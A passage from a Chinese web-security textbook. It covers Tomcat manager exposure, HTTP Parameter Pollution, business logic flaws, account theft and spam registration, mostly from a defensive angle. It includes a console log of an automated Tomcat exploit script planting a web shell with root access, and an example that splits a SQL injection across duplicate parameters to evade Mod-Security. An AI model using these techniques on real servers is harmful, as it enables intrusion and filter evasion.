它直接将tomcat用户添加为manager角色，而tomcat用户的密码很可能是一个默认密码，这种配置违背了“最小权限原则”。

在Tomcat后台可以直接上传war包：

The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK

Manager	
List Applications	HTML Manager Help

Path	Display Name	Running
/	Welcome to Tomcat	true
/balancer	Tomcat Simple Load Balancer Example App	true
/host-manager	Tomcat Manager Application	true
/jsp-examples	JSP 2.0 Examples	true
/manager	Tomcat Manager Application	true
/servlets-examples	Servlet 2.4 Examples	true
/tomcat-docs	Tomcat Documentation	true
/webdav	Webdav Content Management	true

Deploy

Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Browse...
Deploy

Tomcat管理后台上传war包处

当然也可以通过脚本自动化实现这一切。

```
[root@attacker jboss-autopwn-new]# ./tomcat-
autopwn-nix 192.168.1.2 8080
```

```
2>/dev/null
[x] Web shell enabled!!:
http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm)
,6(disk),10(wheel)
,6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```

虽然Tomcat后台有密码认证，但笔者仍然强烈建议删除这一后台，因为攻击者可以通过暴力破解等方式获取后台的访问权限，从安全的角度看，这增加了系统的攻击面，得不偿失。

15.5　HTTP Parameter Pollution

在2009年的OWASP大会上，Luca、Caret-toni等人演示了这种被称为HPP的攻击。简单来说，就是通过GET或POST向服务器发起请求时，提交两个相同的参数，那么服务器会如何选择呢？

比如提交：

```
/?a=test&a=test1
```

在某些服务端环境中，会只取第一个参数；而在另外一些环境中，比如.net环境中，则会变成：

```
a=test,test1
```

这种特性在绕过一些服务器端的逻辑判断时，会非常有用。

这种HPP攻击，与Web服务器环境、服务器端使用的脚本语言有关。HPP本身可以看做服务器端软件的一种功能，参数选择的顺序是由服务器端软件所决定的。但是正如我们在本书中所举的很多例子一

样，当程序员不熟悉软件的这种功能时，就有可能造成误用，或者程序逻辑涵盖范围不够全面，从而形成漏洞。

比如可以通过HPP混淆参数，从而绕过Mod-Security对于SQL注入的检测。

/index.aspx?page=select 1,2,3 from table where id=1 

/index.aspx?page=select 1&page=2,3 from table where id=1 

HPP的发现者，在测试了大量服务器软件版本的组合后，整理出下表，作为参考。

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPP这一问题再次提醒我们，设计安全方案必须要熟悉Web技术方方面面的细节，才不至于有所疏漏。从防范上来看，由于HPP是服务器软件的一种功能，所以只需在具体的环境中注意服务器环境的

参数取值顺序即可。

15.6 小结

在本章中探讨了Web Server、Web容器相关的安全问题。Web Server、Web容器是Web应用的载体，是基础，它们的安全与否将直接影响到应用的安全性。

在搭建服务器端环境时，需要注意最小权限原则，应该以独立的低权限身份运行Web进程。同时Web Server的一些参数能够优化性能，有助于缓解DDOS攻击，在实际运用时可以酌情使用。

Web Server本身的漏洞也需要时刻关注， 而有些Web容器的默认配置甚至可能还会成为弱点，一名合格的安全工程师应该熟知这些问题。

第四篇 互联网公司安全运营

第16章　互联网业务安全

本书中的很多章节都是在探讨Web攻击技术的原理和解决方案。但对于互联网公司来说，个别漏洞的影响也许是可以接受的，真正难以接受的是那些影响到公司发展的安全问题。而业务安全问题，受害者往往是互联网公司的用户，攻击的是互联网公司的业务。业务安全问题往往难以根治，是公司业务发展的阻力，需要引起重视。

16.1　产品需要什么样的安全

一个好产品应该具备什么样的特性？很多人都有自己的答案。比如去商场选购一台电视机，一般会比较电视机的方方面面：功能是否先进、硬件配置如何、外表美观程度、厂商的口碑、售后服务的质量，以及价格。专业的买家，还会详细比较参数规格上的细微差别，面板接缝的做工细节，以及噪音和环保等问题。

一个完整的产品有许多特性，互联网产品亦如此。互联网产品其实是网站提供的在线服务，产品特性包括性能、美观、方便性等方面，同时也包括安全。

一般来说，安全是产品的一个特性。

安全本身可视作产品的一个组成部分。一个好的产品，在设计之初，就应该考虑是否会存在安全隐患，从而提前准备好对策。将安全视为产品特性，往往也就解决了业务与安全之间的矛盾。

其实业务与安全之间本来是没有冲突的，出现冲突

往往是因为安全方案设计得不够完美。比如安全方案的实现成本相对较高，从而不得不牺牲一些产品功能上的需求，有时候牺牲的可能还有性能。

曾经有一位安全专家，对数百位开发者进行了调研，在这些开发者的眼中，对于一个项目，影响因素的优先级排序分别是：

（1）功能是否能按原定设计实现；
（2）性能；
（3）可用性；
（4）是否能按原定计划上线；
（5）可维护性；
（6）安全。

可以看到，安全被开发者放在了第6位置上，从产品的角度来看，这也是可以理解的。

16.1.1　互联网产品对安全的需求

当一个产品功能有缺陷、用户体验极差，甚至是整天宕机的时候，是谈不上安全性的，因为产品本身可能都已经无法存在下去了。但是当一个产品其他方面都做得很好的时候，安全有可能会成为产品的一种核心竞争力，成为拉开产品与竞争对手之间差

距的秘密武器。只有安全也做得好的产品，才能成为真正的好产品。

有许多这样的例子。在搜索引擎行业，竞争一直非常激烈。Yahoo是搜索引擎的巨头，后来Ya-hoo自己扶植起来的Google在搜索方面反而超越了Yahoo。这些搜索引擎，都非常重视搜索结果的安全性。Google与Stopbadware展开了合作，Stopbadware提供一份实时更新的恶意网站列表给Google，其中包括了挂马网站、钓鱼网站、欺诈网站等；而Google则根据这份名单对搜索引擎结果中的数据进行筛选，过滤掉不安全的结果。Google的安全团队也在研究恶意网址识别技术，用于对搜索结果和浏览器进行保护。

搜索结果是否安全，对网民来说是很重要的，因为搜索引擎是互联网最重要的一个门户。

在曾经发生的一些欺诈案件中，钓鱼网站公然出现在搜索结果中，导致很多用户上当受骗。钓鱼网站、欺诈网站通常使用一些搜索引擎优化（SEO）技术，来提高自身在搜索结果中的排名，一旦被搜索引擎收录，就可以更有效地传播，骗到更多的人。

而挂马网站略有不同，挂马网站往往是黑客入侵了一个颇受欢迎的网站之后，篡改了网站的页面。黑客在网页中植入一段攻击代码，试图利用浏览器的漏洞攻击网站的用户。

挂马网站本身是一个正常的网站，有的搜索排果如下：

- 此次研究总共发现了34627个恶意网站；
- 每1000个搜索结果中就会有一个导向恶意网站；
- 每5个搜索主题中就有一个导向恶意网站。

除了搜索引擎外，电子邮箱领域的竞争也凸显了安全的重要性。在电子邮箱领域，最重要的一项安全特性就是“反垃圾邮件”。

其实早在2006年，就有调查显示，当时的中国互联网用户平均每周都会收到19.94封垃圾邮件，而垃圾邮件每年给国民经济带来大约63.8亿元的损失。而到2008年，这个数字显然已经呈几何基数膨胀到了一个不可思议的境地。据保守估计，仅在2007年，垃圾邮件对中国造成的直接经济损失就达到200亿元，间接损失更是超过万亿。而为了处理垃圾邮件，中国每个用户平均每天要花费36分钟的工作时

间。

以往的“垃圾邮件”内容一般是推广和广告信息，现在还要加上钓鱼和欺诈邮件。邮件钓鱼、邮件诈骗的案件已经屡见不鲜，如何应对这些业务安全问题，也是很有挑战的工作。

目前在反垃圾邮件领域，各家互联网公司都各有妙招。在用户使用的电子邮箱中，能够收到的垃圾邮件多少，也能判断出各个互联网公司在安全实力上的高低。

推而广之，可以发现，在互联网中，一个成熟的产品几乎必然会存在安全性方面的竞争。IM、微博、SNS、论坛、P2P、广告等领域，只要有利可图，就会出现安全问题，也就会存在安全方面的竞争。出现安全性竞争，也可以从侧面反映出一个领域在渐趋成熟。

安全性做得好的产品，对于用户来说可能不会有什么特别的感觉，因为坏人、坏的信息已经被处理掉了；相反，如果产品安全没有做好，则用户一定会感受到：垃圾消息泛滥、骗子满地跑，这些业务安全的问题会带来糟糕的用户体验，有时候甚至会毁掉一个新兴的领域。

安全是产品特性的一个组成部分，具备了安全性，产品才是完整的；安全做好了，产品最终才能真正成熟。

16.1.2　什么是好的安全方案

可是产品需要什么样的安全呢？产品在选择安全方案时，往往会面临很多选择，这时候又该如何取舍呢？

笔者认为，一个优秀的安全方案，除了可以有效地解决问题以外，至少还必须具备两个条件：

（1）良好的用户体验；
（2）优秀的性能。

这两点，也往往是产品对安全方案所提出的最大挑战。

假设要设计一个安全方案，保护网站的Web登录入口，如何着手呢？

对于认证，我们有许多选择。最基本的做法是使用用户名和密码认证，而一些敏感系统可能会选择双因素（Tow Factors）认证。比如网上银行办理的“U盾”、“动态口令卡”、“令牌”、“客户端证书”、“手机

短信验证码”等业务，就都属于双因素认证，它在用户名与密码之外再做了一次认证。

然而，双因素认证可能会降低用户体验，因为用户使用起来更加麻烦了。比如用户每次登录时，都需要接收一条手机短信，将短信接收到的动态口令结合密码一起用于认证。对于用户来说，这是很痛苦的一件事情。

目前用的比较多的双因素认证方案，都或多或少地存在类似的问题。比如，手机短信有一个到达率的问题，有些国外的用户就接收不到手机短信；“U盾”、“令牌”的制作成本比较高，不大面积推广的话是一笔不菲的花费；客户端证书则需要解决不同浏览器、不同操作系统的兼容问题，以及证书的过期与更新也不是件容易的事情。

目前的双因素认证方案，提高了用户的使用门槛，损失了部分用户体验，远远不如一个用户名和密码简单。因此，我们需要慎重使用双因素认证方案。一般来说，只有一些安全要求非常高的账户，或者系统本身就极其敏感的地方，才使用双因素认证方案。

如果说“双因素认证”可能会降低用户体验，那么为

了更安全，是否可以考虑让用户把密码设置得复杂一些呢？比如要求用户密码必须有16位，且为数字、字母、特殊字符的不同组合。

复杂密码安全吗？

设置复杂密码也是一种糟糕的体验。有些非活跃用户，可能常常会忘记一个非常用的复杂密码；而有的用户设置了一个自己也记不住的密码后，可能会把“记不住的密码”记录在便条或者本子上，甚至是贴在电脑显示器上，这反而导致密码泄露的可能性提高了。

其实设置复杂密码的初衷，是担心密码会被攻击者猜解。密码被猜解的途径有很多种，最常见的是暴力破解；其次是密码有关联性，比如密码是用户的手机号码、生日等。所以“提高密码复杂度”这个安全需求，其本质其实可以分解为：

（1）如何对抗暴力破解；
（2）如何防止密码中包含个人信息。

这样，设计安全方案的思路就有了一些变化。

比如可以在登录的应用中检测暴力破解的尝试。检

查一个账户在一段时间内的登录失败次数，或者检测某一个IP地址在一段时间内的登录行为次数。这些行为都是比较明显的暴力破解特征。暴力破解往往还借助了脚本或者扫描器，那么在检测到此类行为后，向特定客户端返回一个验证码，也可以有效地缓解暴力破解攻击。

如何防止密码中包含个人信息呢？在用户注册时，可以收集到用户填写的个人资料，如果发现用户使用了诸如：用户名、邮件地址、生日、电话号码之类的个人信息作为密码，则应当立即进行提示。

解决好了这两个问题，也就解决了用户密码可能被猜解的威胁。而这样的一套安全方案，对于用户基本上是透明的，没有侵入性，也没有改变用户的使用习惯。这样的方案，把安全需要付出的成本转移到网站。而设定“用户不能使用个人信息作为密码”的策略后，对用户也是一种引导，在注册的环节教育用户如何形成良好的安全习惯。

但问题并未至此结束。这套方案的前提是密码认证所面临的威胁只有“暴力破解”和“密码中包含个人信息”。如果出现了新的未考虑到的威胁，还是有可能让用户处于危险之中。

因此在设计安全方案之前，应该把问题认真地分析清楚，避免出现遗漏。在“我的安全世界观”一章中，介绍了安全评估的基本过程，其中“威胁分析”是设计安全方案的基础。设计一个真正优秀的安全方案，对安全工程师提出了很高的要求。

安全是产品的一种特性，如果我们的产品能够潜移默化地培养用户的安全习惯，将用户往更安全的行为上引导，那么这样的安全就是最理想的产品安全。

16.2 业务逻辑安全

16.2.1 永远改不掉的密码

2007年，笔者遇到了一起离奇的攻击事件。

公司网站的某个用户账户发现被人盗用，攻击者使用该账户来发广告。客服介入后，帮助用户修改了密码、安全问题，并注销了登录状态。但这并没有使事情有所好转，攻击者仍然能够登录进用户的账户。

公司网站的账户体系和公司的IM（即时通讯软件）账户体系是互通的，但IM限制同时只能有一个账户在线。于是就出现了一个很神奇的现象：客服登录进该用户的IM账户后，攻击者又紧跟着登录，还会把客服登录的账户踢下线；客服又继续登录，把攻击者踢下线，如此反复。

后来笔者追查这个问题时发现，问题出在IM的自有账户体系中。IM有两套账户体系，一套是网站的用户账户，另一套是IM自己的。这两套账户有一一对应的“绑定”关系。

一般来说，网站的用户修改密码后，会同步修改IM的账户密码。但是这个案例里，网站修改密码的逻辑里，并没有同步修改对应的IM账户，于是出现了这样的一个逻辑漏洞：不管网站的用户密码如何更改，攻击者总是能够通过对应的IM账户登录（因为之前账户已经被盗了）。

这就是一个典型的业务逻辑安全问题。业务逻辑问题与业务的关系很紧密，花样百出，很难总结归类。

业务逻辑问题是一种设计缺陷，在产品开发过程中，可以考虑在产品设计和测试阶段解决。但业务逻辑问题没有一个成熟的归纳体系，很多时候，只能依靠安全工程师的个人经验来判断这些问题。

我们再看两个案例。

16.2.2　谁是大赢家

在2007年的Blackhat大会上，来自Whitehat公司的Jeremiah Grossman专门做了一场关于业务逻辑安全的演讲，其中提到了几个很有意思的案例。

某家在线购物网站为了对抗密码暴力破解，规定短

时间内账户登录失败5次，就将锁定账户一个小时。该网站的业务中，提供了一个在线竞拍的功能，用户可以给喜欢的商品出价，后来者必须给出一个更高的价格。在拍卖时间截止后，商品将为出价高者所得。

这其中存在什么问题呢？也许你已经猜到了，某黑客在给商品出价后，在网站上继续观察谁出了一个更高的价格，当他发现有人出价更高时，就去恶意登录这个用户的账户：当登录失败次数达到5次时，该账户就被系统锁定了。

订单系统和账户安全系统是相关联的，当订单系统发现账户被锁定后，该用户的出价也同时作废。这样，黑客就能以极低的价格，获取他所想竞拍的物品。

Grossman给出的解决建议是在登录错误返回时，先添加一个登录用的验证码，以避免脚本或扫描器的自动登录；同时在网站页面上隐藏每个用户的ID，只显示nick。

在这个案例中，其实还存在另外一个逻辑问题。网站如果将用户的ID显示在网页上，那么就有可能被黑客抓取，黑客可以实施一种恶意攻击，使用一个

脚本不停地尝试登录所有的ID。

这样，正常的用户都会被系统锁定。如果大多数的用户都无法正常登录网站，那么网站的业务会受到非常大的影响。这种攻击针对的是安全三要素中的“可用性”。很多网站在设计对抗暴力破解的方案时，都会使用“锁定账户”的策略，其实都会存在这样的逻辑缺陷。

如何解决这个问题呢？这得回到暴力破解的对抗上来。在Jeremiah Grossman提出的解决方案中，提到了检测到暴力破解后，增加一个验证码的方案。我们知道，验证码并非一种好的用户体验，所以应该尽量不要在用户第一次登录时就增加验证码。

首先，需要检测到暴力破解的行为。

暴力破解通常都有一定的特征，比如某个账户在5分钟内登录错误达到10次。还有一种暴力破解攻击是根据弱口令来遍历用户名的，比如黑客使用密码“123456”，尝试登录不同的用户名。这需要黑客事先收集一份可以使用的ID列表。

但无论如何变化，暴力破解是需要高效率的，所以“短时间”、“高频率”的行为特征比较明显。黑客为

了躲避安全系统的检测，常常会使用多个IP地址来进行登录尝试。这些IP地址可能是代理服务器，也可能是傀儡机。

但经过实践检验，即使黑客使用了多个IP地址，想要使攻击达到一定的规模，还是会使用重复的IP地址。最终的结果就是单个IP地址可能会发起多次网络请求。

在设计对抗的方案时，为了避免本案例中出现的逻辑漏洞，就不应该再锁定账户，而是应该锁定来自某一IP地址的请求。并且当认定某一IP地址存在恶意行为后，对IP地址的历史记录追加处罚。这样就不会阻碍正常用户的访问，而仅仅把坏人关在门外。

要实现这样的一套系统颇为复杂，同时还要兼顾性能和高效。但实现之后确实是行之有效的。


16.2.3　瞒天过海

下面看看Jeremiah Grossman举出的另一个经典案例。

在北加州，某电视台的网站为了Web 2.0化，开发

了一个新的功能：允许网友们提供当地的天气信息，该信息将在电视新闻中滚动播出。为了防止垃圾信息，网友们提供的信息是经过人工审核后才播出的。

但是这套系统在设计时还允许网友们对信息进行编辑。此处存在一个逻辑漏洞：审核通过后的信息，如果被用户重新编辑了，不会再次进行审核，也会直接发送到电视新闻的滚动条中。于是有不少人利用这一逻辑漏洞，在电视新闻中发送各种垃圾信息。



电视台的滚动信息被黑客篡改

解决这个不大不小的麻烦也很简单，在信息编辑前加入人工审核，但缺点是需要耗费更多的人力。

16.2.4　关于密码取回流程

很多网站曾经提供的“修改密码”功能中，也存在一

个典型的逻辑问题：用户修改密码时不需要提供当前密码。

这种设计，导致账户被盗后，黑客就可以直接使用此功能修改账户的密码。账户被盗的原因有很多种，比如Cookie劫持导致的账户被盗，黑客是不知道用户密码的。因此修改密码时不询问当前密码，是一个逻辑漏洞。

正确的做法是，在进行敏感操作之前再次认证用户的身份。

网站的修改用户密码页面

除了“修改密码”功能外，密码取回流程也是一个很复杂、很容易出现逻辑问题的地方。

用户密码丢失后，就不能再使用用户密码作为认证手段。通常，如果不考虑客服的话，用户想自助取回密码，有三个方法可以用来认证用户：一是用户设定的安全问题，比如“妈妈的生日是什么时候”，

答：“生我的那天”；二是用户注册时留下的安全邮箱，可以通过邮箱修改密码；三是给用户发送手机短信验证码，这需要用户预留手机信息。

假设黑客已经知道了用户的密码，那么这里面可能会涉及到很多逻辑问题。

这三种认证用户身份的信息，是否可能被黑客修改呢？比如在修改安全问题前，如果没有要求认证当前安全问题的答案，则黑客可以直接修改安全问题；再比如修改用户手机号码，是否会将短信发送到当前手机上进行身份验证？

但是出于可用性的考虑，不能只给用户一种选择。比如：用户的手机号码如果作废了，不能强求用户在修改手机号码时，还要验证一下已经作废的手机号的。这是不合理的，必须给出其他的解决途径。

当三种认证信息都不太可靠时，只能选择一些其他的办法来解决。一个比较好的方法，是使用用户在网站上留下过的一些私有信息，与用户逐一核对，以验证用户身份确实是本人。

比如：用户曾经使用过的密码；用户曾经登录过的时间、地点；用户曾经在站内发表过，但又删除了

的文章等。这些信息可以称为用户的“基因”，因为这些信息越详细，就越能准确地区分出一个独立的用户。“密码取回流程”是安全设计中的一个难题，它与业务结合紧密，牵一发而动全身。目前没有非常标准的解决方案，只能具体问题具体分析。

16.3　账户是如何被盗的

账户的安全问题，是互联网业务安全的一个关键问题。大多数网站面临的业务安全类投诉，都与账户被盗有关。

2007年，《南方日报》报道过这样一个案例：12月14日早上，广州某国际旅行社吴小姐上QQ时突然发现“您的QQ账户在另一地点登录，您已被迫下线”的提示。吴小姐再次上线后，很快又再次出现这一情况。吴小姐正感到纳闷时，却收到几名QQ好友的电话，“他们说在QQ上收到我经济有困难，请汇款给我帮忙。的信息”。吴小姐方知自己的QQ号已被人盗取利用。“我这个被盗的QQ很重要，里面很多朋友都有工作关系，特别是QQ里面的群组织。他老在QQ上乱说话，对我影响很大。”吴小姐心急如焚。随后，吴小姐申请了另一个QQ号，通过原QQ号与盗号者联系。“不料对方竟然狮子大开口，要我汇款300元才还我QQ号，不然就逐个把好友删除，现在已删了一部分。”吴小姐忿忿不平地说，盗号者当时24小时在线，使她根本无法上线，欲更改密码，但又没有申请密码保护。无奈之下，吴小姐给

盗号者汇款300元，希望盗号者能兑现“诺言”。

盗号问题，已经成为影响用户体验、影响网站业务正常发展的一个重要问题。大多数网站的业务安全，主要是在与盗号做斗争。网络游戏行业，因为有利可图，虚拟货币、游戏装备的变现能力吸引了大量黑客，因此网游成为盗号的重灾区。同样盗号问题严重的，还有网上银行以及网上支付相关的行业。

16.3.1　账户被盗的途径

账户会面临哪些威胁呢？通过一轮头脑风暴发现，在以下几种情况下，用户的账户存在被盗的可能。

（1）网站登录过程中无HTTPS，密码在网络中被嗅探。
（2）用户电脑中了木马，密码被键盘记录软件所获取。
（3）用户被钓鱼网站所迷惑，密码被钓鱼网站所骗取。
（4）网站某登录入口可以被暴力破解。
（5）网站密码取回流程存在逻辑漏洞。
（6）网站存在XSS等客户端脚本漏洞，用户账户被间接窃取。

（7）网站存在SQL注入等服务器端漏洞，网站被黑客入侵导致用户账户信息泄露。

以上这些威胁中，除了“用户电脑中了木马”与“用户上了钓鱼网站”这两点与用户自身有关外，其余几点都是可以从服务器端进行控制的。换句话说，如果这几点没有做好而导致的安全问题，网站都应该负主要责任。

进一步进行风险分析，根据DREAD模型（参见“我的安全世界观”一章），可以得出如下的风险判断。（按照风险从高到低排列）

（1）网站被暴力破解D(3)+R(3)+E(3)+A(3)+D(3) = 15
（2）密码取回流程存在逻辑漏洞
D(3)+R(3)+E(3)+A(3)+D(2) = 14
（3）密码被嗅探 D(3)+R(3)+E(3)+A(1)+D(3)= 13
（4）网站存在SQL注入漏洞
D(3)+R(3)+E(2)+A(3)+D(1) = 12
（5）用户被钓鱼 D(3)+R(1)+E(3)+A(2)+D(3)= 12
（6）网站存在XSS，账户被间接窃取
D(3)+R(2)+E(2)+A(2)+D(2) = 11
（7）用户中木马 D(3)+R(1)+E(2)+A(1)+D(1)= 8

尽管风险的判断存在一定的主观因素，但DREAD模型还是能帮助我们更清楚地认识到目前的问题所在。对这7个风险进行比较，可以得出安全工作的优先级。从以上分析可以看出：

用户登录时安全 > 网站实现上的安全漏洞 > 用户

使用环境安全

这与今天的现状是基本一致的。

由于门槛低，见效快，所以“暴力破解”长期以来一直存在。

一家叫“RockYou”的SNS网站遭受攻击后，有3200万用户密码被公布在网上，黑客们可以毫不费力地下载这些密码。

安全研究员舒尔曼和他的公司对这3200万被盗密码进行了研究，发现了网络用户设置密码的习惯。他们发现，3200万用户中将近1%的人以“123456”作为密码；使用第二多的密码是“12345”；排名前20位的密码还有“qwerty”（键盘布局靠近的几个字母）、“abc123”和“princess”等。

舒尔曼表示，更令人不安的是，在3200万账户中，

大约五分之一用户所使用的密码来源于相当接近的5000个符号。这意味着，只需要尝试人们常用的密码，黑客就可以进入很多账户。由于电脑和网络运行速度的加快，黑客每分钟就可以进行几千个密码破解。

舒尔曼说："我们以为密码破解是个非常耗时间的攻击方式，你必须对每个账户都逐个字符地试，每破译一个密码都需要尝试大量的字符。但实际情况是，只要选择人们最常用的几个字符，就能破译大量的密码。"

暴力破解的防范也远远不如想象的简单，在上一节中，谈到过这个问题。"网络嗅探"本来是一个很严重的安全问题。但是在今天，大家都开始重视"ARP欺骗"，在许多IDC机房里都实施了对抗ARP欺骗的方案，比如采用带有DAI功能的思科交换机，或者静态绑定IP地址与MAC。所以今天想在网站服务器所在的VLAN实施ARP欺骗是比较困难的。今天的ARP欺骗，更多的是在威胁个人用户。因此在DREAD模型的评分中，"网络嗅探"的"Affected Users"一项只评了1分。

尚未列出来的威胁还有很多，需要在工作中不断完

善。比如网站所使用的Web Server出现漏洞，导致被远程攻击。

此外，还曾经发生过这样的案例：某大型社区被黑客入侵，泄露了数据库中的全部用户数据。如果网站将用户的密码明文保存在数据库中，或者没有加Salt的哈希值，则黑客可以根据这些密码，再次尝试入侵同一用户的邮箱、IM等第三方网站账户。因为大部分用户都习惯于使用同一个密码登录不同的网站。

16.3.2　分析账户被盗的原因

盗号的可能性有这么多，那么如何分析和定位问题所在呢？

首先，客服是最重要和直接的渠道。

从客服收集第一手资料，甚至由工程师回访客户，会有意想不到的收获。客户往往讲不清楚问题的关键，所以需要事先考虑好各种可能性，并有针对性地向客户提一些问题。有时候访问个别客户也许无法得到所需结果，此时应该耐心等待并收集更多证据。

但在工作中，经常容易犯的错误是主观臆断。我们可以事先考虑到各种可能性，但是一定要做到“大胆假设，小心求证”。求证的过程必须一丝不苟，务必保证严谨。如果没搞清楚事实的真相到底是什么，而只是靠猜测来设计解决方案的话，则很容易找错目标，从而浪费非常宝贵的时间，问题也很可能因此而扩大化。

其次，从日志中寻找证据。

除了从客户处收集第一手资料外，也应该重视网站日志的作用，从日志中去大胆求证。

比如暴力破解，很有可能会在登录日志中留下大量错误登录的记录，如果找到了，则求证成功。稍微复杂点的，如果是“密码取回流程”之类的逻辑漏洞，则被盗用户可能有这样的特征：异地登录后实施更改密码一类的操作，甚至有个别“高危地区IP”登录多个不相关账户的行为。这些都是能够从日志里找到的证据。

最后，打入敌人内部，探听最新动态。

在黑色产业链中，有人制作、销售工具，也有人专门从事诈骗活动。这些人建立的群体，关系并不是

非常紧密的，可能仅仅是依靠QQ群或其他IM互相联系。因此打入这些人所在的圈子，并不是特别困难的事情，这样能掌握敌人的第一手资料。黑客们也有自己的群体，在社区里打听，也能得到一些有用的消息。

16.4　互联网的垃圾

在上一节，探讨了盗号的问题。但很多时候，恶意用户并不需要盗号，也能完成他们的目的。在本节，将探讨垃圾注册和垃圾信息，这是另一个让网站无比头疼的问题。

16.4.1　垃圾的危害

今天的互联网中垃圾信息泛滥，但互联网对垃圾信息的重视程度却远远不够。在网站应用中，垃圾注册几乎成为一切业务安全问题的源头。

通过一些调研结果发现，垃圾注册问题积弊已久。一个大型网站平均每天的新增注册用户中，可能有超过一半是垃圾注册造成的。

这么多的注册账户，都干什么去了？这些垃圾账户的目的有很多，有的是为了发广告，有的是为了宣传政治观点，有的是为了诈骗其他用户，不一而同。

那怎么认定一个账户是垃圾账户呢？一般来说，“目

的不是网站所提供的服务”的注册账户，都属于垃圾账户。

比如一个论坛提供一些内部资源供会员购买（比如付费的正版电影），但是购买的形式是会员每次购买都需要支付相应的“虚拟金币”。“虚拟金币”的获得有几种途径：会员在论坛里发帖，可以获得一定的金币；或者会员通过网银充值，能够兑换到金币；还有就是论坛为了鼓励新注册会员，会给每个新注册账户赠送10个金币。

这给了恶意用户可乘之机：利用“新注册用户奖励10个金币”的机制，恶意用户通过批量注册的手段，一夜之间注册了几千个账户，并在站内将金币都转到一个账户上，最终在论坛里消费掉这些金币。

这样产生的几千个账户，就变成了“垃圾账户”。而论坛本来能收到的费用，则在无形中损失了。网站将为此买单。

这个案例，就是一个通过垃圾注册利用逻辑漏洞的典型案例。

垃圾注册的账户，常常用来发广告和推广信息。任何可以“留言”以及产生“用户交互”的地方，都可能会

被垃圾消息盯上。

如下为淘宝网的商品评价中，出现的垃圾消息。

来自买家的评价 来自卖家的评价 给他人的评价

评价 有评论内容	评价人	宝贝信息
欢迎光临水金龙铁艺模型专卖店 水金龙铁艺模型专卖店热忱为您服务 sjlty.cn 旺旺：zj_sys qq:996643178 tel：15510685873 [2011.05.23 18:08:42]	买家 ： cindyyeying	水金龙模型 1975年美国长弓阿帕奇武装直升机-给力版... 618元
欢迎光临水金龙铁艺模型专卖店 水金龙铁艺模型专卖店热忱为您服务 sjlty.cn 旺旺：zj_sys qq:996643178 tel：15510685873 [2011.05.20 23:08:46]	买家 ： joanjoanlo	水金龙模型 世界上第一辆汽车1886奔驰1号-纯手工/... 418元
欢迎光临水金龙铁艺模型专卖店 水金龙铁艺模型专卖店热忱为您服务 sjlty.cn 旺旺：zj_sys qq:996643178 tel：15510685873 [2011.05.20 11:52:55]	买家 ： 潇韧zhwz	水金龙模型 1945年大众甲壳虫-咖啡复古版-纯手工/... 188元

淘宝网的商品评价中的垃圾信息

百度可以搜索到很多自动注册机，在网上可以随意下载。

自动注册机_相关下载信息6条_百度软件搜索

软件名称	软件大小	来源
邮箱自动注册机 3.50.10	1.12 M	天空软件站
邮箱自动注册机 v3.5.10	2.06 M	非凡软件站
share168YY自动批量注册机 v1.0.0	2.9 M	非凡软件站
强仁新浪邮箱自动注册机 v2.30	2.79 M	非凡软件站
强仁网易邮箱自动注册机 v2.01	2.54 M	非凡软件站

查看全部6条结果>>
soft.baidu.com/softwaresearch/s?tn=software&r... 2011-5-25

Discuz论坛自动注册机 批量注册 支持DZ 所有版本 【无需修改源码...
9条回复 - 发帖时间: 2008年1月28日
论坛注册王使用教程基本操作步骤如下（其他类型论坛同理应用）：第一步、在IE窗口打开您需要注册的论坛，并找到论坛的注册页网址！并确保注册页仅保留"用户名、密 ....
www.discuz.net/forum.php?mod=viewthread&a ... 2011-5-13 - 百度快照

◆◆◆◆西祠论坛自动发贴机+注册机 在线观看 - 酷6视频
◆◆◆◆西祠论坛自动发贴机+注册机 在线观看，◆◆◆◆西祠论坛自动发贴机+注册机
v.ku6.com/show/6--GILSTUjBRJAer.html 2011-5-6 - 百度快照

【邮箱自动注册机 怎么样】邮箱自动注册机 1.95.33好用吗--ZOL软...
邮箱自动注册机 怎么样?邮箱自动注册机 好用吗?ZOL中关村在线软件下载频道为您提供专业点评,为您了解邮箱自动注册机 1.95.33提供最专业的参考。

搜索到的自动注册机结果

16.4.2 垃圾处理

如何防范垃圾注册和垃圾消息呢？垃圾处理离不开两个步骤：“识别”和“拦截”。

拦截的方法根据业务而定。可以选择冻结账户或者删除账户，也可以只针对垃圾内容做屏蔽。但问题的关键是屏蔽什么、拦截什么，这就涉及到“垃圾识别技术”了。

